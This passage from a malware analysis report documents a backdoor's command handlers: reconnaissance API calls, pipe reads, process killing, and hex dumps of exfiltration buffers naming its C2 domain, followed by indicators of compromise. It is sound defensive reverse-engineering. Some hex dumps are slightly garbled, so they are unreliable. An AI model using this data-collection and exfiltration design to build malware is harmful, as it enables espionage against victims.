
Byte = 0x40 – retrieve the current process ID, the path of the executable, the hostname, the username, and the default locale

GetModuleFileName is utilized to extract the path of the executable of the current process:




Figure 120

The malware retrieves the NetBIOS name of the local computer and the user name by calling the GetComputerNameA and GetUserNameA functions, respectively:




Figure 121




Figure 122

The current process ID is extracted using the GetCurrentProcessId routine:




Figure 123

GetLocaleInfoA is utilized to retrieve information about the default locale for the user or process (0x400 = LOCALE_USER_DEFAULT):




Figure 124

The final buffer that will be exfiltrated contains the current process ID, the path of the executable, the hostname, the username, the “AppID” value, the C2 server, the HTTP method used during network communications, the pipe name mentioned in Case1 of Data Exfiltration, and the user’s language (English – United States):

Address	Hex	ASCII
0288031C	3C 88 88 3C AE 40 41 AF 00 00 00 00 01 00 00 00	<..<@A.....
0288032C	00 00 00 00 CF 00 00 00 81 00 70 72 6F 63 3A 20I....proc:
0288033C	20 32 39 36 20 43 3A 5C 55 73 65 72 73 5C	296 C:\Users\
0288034C	5C 44 65 73 68 74 6F 70 5C 61 70 74 32 39 2E	\Desktop\apt29.
0288035C	65 78 65 0A 6C 6F 67 69 6E 3A 20 44 45 53 48 54	exe.login: DESK
0288036C	4F 50 2D	OP- .I
0288037C	44 3A 20 20 20 20 30 78 41 46 34 31 34 30 41 45	D: 0xAF4140AE
0288038C	0A 68 6F 73 74 3A 20 20 73 61 6C 65 73 61 70 70	.host: salesapp
0288039C	6C 69 61 6E 63 65 73 2E 63 6F 6D 3A 38 30 3A 38	liances.com:80:8
028803AC	30 0A 6D 65 74 68 3A 20 20 47 45 54 20 32 35 36	o.meth: GET 256
028803BC	0A 70 69 70 65 3A 20 5C 5C 5E 70 69 70 65 5C 44	.pipe: \\pipe\D
028803CC	65 66 50 69 70 65 0A 6C 61 6E 67 3A 20 20 45 4E	efPipe.lang: EN
028803DC	55 0A 64 65 6C 61 79 3A 20 35 38 00 00 00 00 00	u.delay: 58.....

Figure 125

Byte = 0x41 –retrieve the current process ID, the path of the executable, the hostname, the username, and the default locale

GetModuleFileNameA is utilized to extract the path of the executable of the current process:




Figure 126

The GetComputerNameA and GetUserNameA APIs are used to retrieve the hostname and the username associated with the current thread:




Figure 127




Figure 128

GetCurrentProcessId is utilized to extract the ID of the current process:




Figure 129

The default locale for the user or process is extracted using GetLocaleInfoA (0x400 = **LOCALE_USER_DEFAULT**):




Figure 130

The final buffer that will be exfiltrated contains the current process ID, the path of the executable, the hostname, the username, and the user's language (English – United States):

Address	Hex	ASCII
0288031C	69 5C 5C 69 AE 40 41 AF 00 00 00 00 01 00 00 00	ii@A
0288032C	00 00 00 00 59 00 00 00 81 00 32 39 36 20 43 3A	...Y...296 C:
0288033C	5C 55 73 65 72 73 5C 00 00 5C 44 65 73 6B 74	\Users\... \Deskt
0288034C	6F 70 5C 61 70 74 32 39 2E 65 78 65 0A 45 4E 55	op\apt29.exe.ENU
0288035C	20 44 45 53 48 54 4F 50 2D 00 00 00 00 00 00 00	DESKTOP-
0288036C	20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure 131

Byte = 0x48 – retrieve the hostname and username

The malware extracts the username and hostname as before:




Figure 132




Figure 133

The final buffer that will be exfiltrated contains the hostname and username, as highlighted in figure 134:

Address	Hex	ASCII
0288031C	F5 0D 0E F6 AE 40 41 AF 00 00 00 00 01 00 00 00	o..o@A
0288032C	00 00 00 00 31 00 00 00 48 00 44 45 53 48 54 4F	...1...H.DESKTO
0288033C	50 2D 00 00 5C 00 00 00 00 00 00 00 00 00 00 00	P-.....

Figure 134

Byte = 0x49 – exfiltrate the C2 domain name and port number

The final buffer that will be exfiltrated contains the C2 server and the port number:

Address	Hex	ASCII
0288031C	69 EB EB 69 AE 40 41 AF 00 00 00 00 01 00 00 00	eei@A
0288032C	00 00 00 00 37 00 00 00 49 00 73 61 6C 65 73 61	...7...I.salesea
0288033C	70 70 6C 69 61 6E 63 65 73 2E 63 6F 6D 3A 38 30	pliances.com:80
0288034C	3A 38 30 00 00 00 00 00 00 00 00 00 00 00 00 00	:80.....

Figure 135

Byte = 0x85 – close open handles

There is only a FindClose function call regarding this case. The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x8B – close open handles

This is also a “cleaning” case because the backdoor calls the CloseHandle API a few times. The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x98 calculate the MD5 hash of the empty string

The process computes the MD5 hash of the empty string and saves the result to the buffer that will be exfiltrated:

Address	Hex	ASCII
0288031C	C0 0E 0F C1 AE 40 41 AF 00 00 00 00 01 00 00 00	A..A@A.....
0288032C	00 00 00 00 46 00 00 00 97 00 00 00 00 00 00 00	...F.....
0288033C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 D4 1Dô.
0288034C	8C D9 8F 00 B2 04 E9 80 09 98 EC F8 42 7E 00 00	.Û..=..é...ïøB~..

Figure 136

Byte = 0xC4 – close open handles

No notable activity regarding this case. The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0xC7 – close open handles and unmap a mapped view of a file

The binary performs 2 function calls to CloseHandle and a call to UnmapViewOfFile. The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0xCA – close open handles

No notable activity regarding this case. The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0xE1 – resume a suspended thread and copy data from a pipe

The malicious process resumes a thread that was previously suspended using the ResumeThread routine:




Figure 137

PeekNamedPipe is utilized to copy data from a named or anonymous pipe into a buffer without removing it from the pipe:




Figure 138

Whether more data is available in the pipe, the malware reads it using the ReadFile API:




Figure 139

The buffer that will be exfiltrated contains the data received from the pipe:

Address	Hex	ASCII
0288031C	8C 37 37 8C	.77.>@A
0288032C	00 00 00 00 1E 00 00 00 A2 00 74 65 73 74 00 00€.test..

Figure 140

Byte = 0xE2 – copy data from a pipe

The executable copies data from a named or anonymous pipe into a buffer via a PeekNamedPipe function call:




Figure 141

The ReadFile function is utilized to read more data from the pipe if it's available:




Figure 142

The buffer that will be exfiltrated contains the data received from the pipe:

Address	Hex	ASCII
0288031C	F7 7B 7B F7	={@A
0288032C	00 00 00 00 1E 00 00 00 A2 00 54 45 53 54 00 00€.TEST..

Figure 143

Byte = 0xE3 – kill a process

The backdoor kills a specific process, whose handle is read from memory:




Figure 144

The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0xFE – close open handles

The binary performs a function call to CloseHandle and closesocket. The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0xFF – copy a string that probably represents the exit of the program

The malware copies the string “Exiting...” to the final buffer that will be exfiltrated:

Address	Hex	ASCII
0288031C	ED 1E 1F EE AE 40 41 AF 00 00 00 00 01 00 00 00	!..i@A
0288032C	00 00 00 00 29 00 00 00 81 00 45 78 69 74 69 6E).....Exitin
0288033C	67 2E 2E 2E 00 00 00 00 00 00 00 00 00 00 00 00	g.....

Figure 145

References

MSDN: <https://docs.microsoft.com/en-us/windows/win32/api/>

VirusTotal:

<https://www.virustotal.com/gui/file/6057b19975818ff4487ee62d5341834c53ab80a507949a52422ab37c7c46b7a1>

Fakenet: <https://github.com/fireeye/flare-fakenet-ng>

MalwareBazaar:

<https://bazaar.abuse.ch/sample/6057b19975818ff4487ee62d5341834c53ab80a507949a52422ab37c7c46b7a1/>

ESET: https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf

Kaspersky: <https://securelist.com/miniduke-is-back-nemesis-gemina-and-the-botgen-studio/64107/>

Cybersecurity Advisory:

https://media.defense.gov/2021/Apr/15/2002621240/-1/-1/0/CSA_SVR_TARGETS_US_ALLIES_UOO13234021.PDF/CSA_SVR_TARGETS_US_ALLIES_UOO13234021.PDF

INDICATORS OF COMPROMISE

C2 server: salesappliances[.]com

SHA256: 6057b19975818ff4487ee62d5341834c53ab80a507949a52422ab37c7c46b7a1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36 (prone to False Positives)

Named Pipe: \\pipe\DefPipe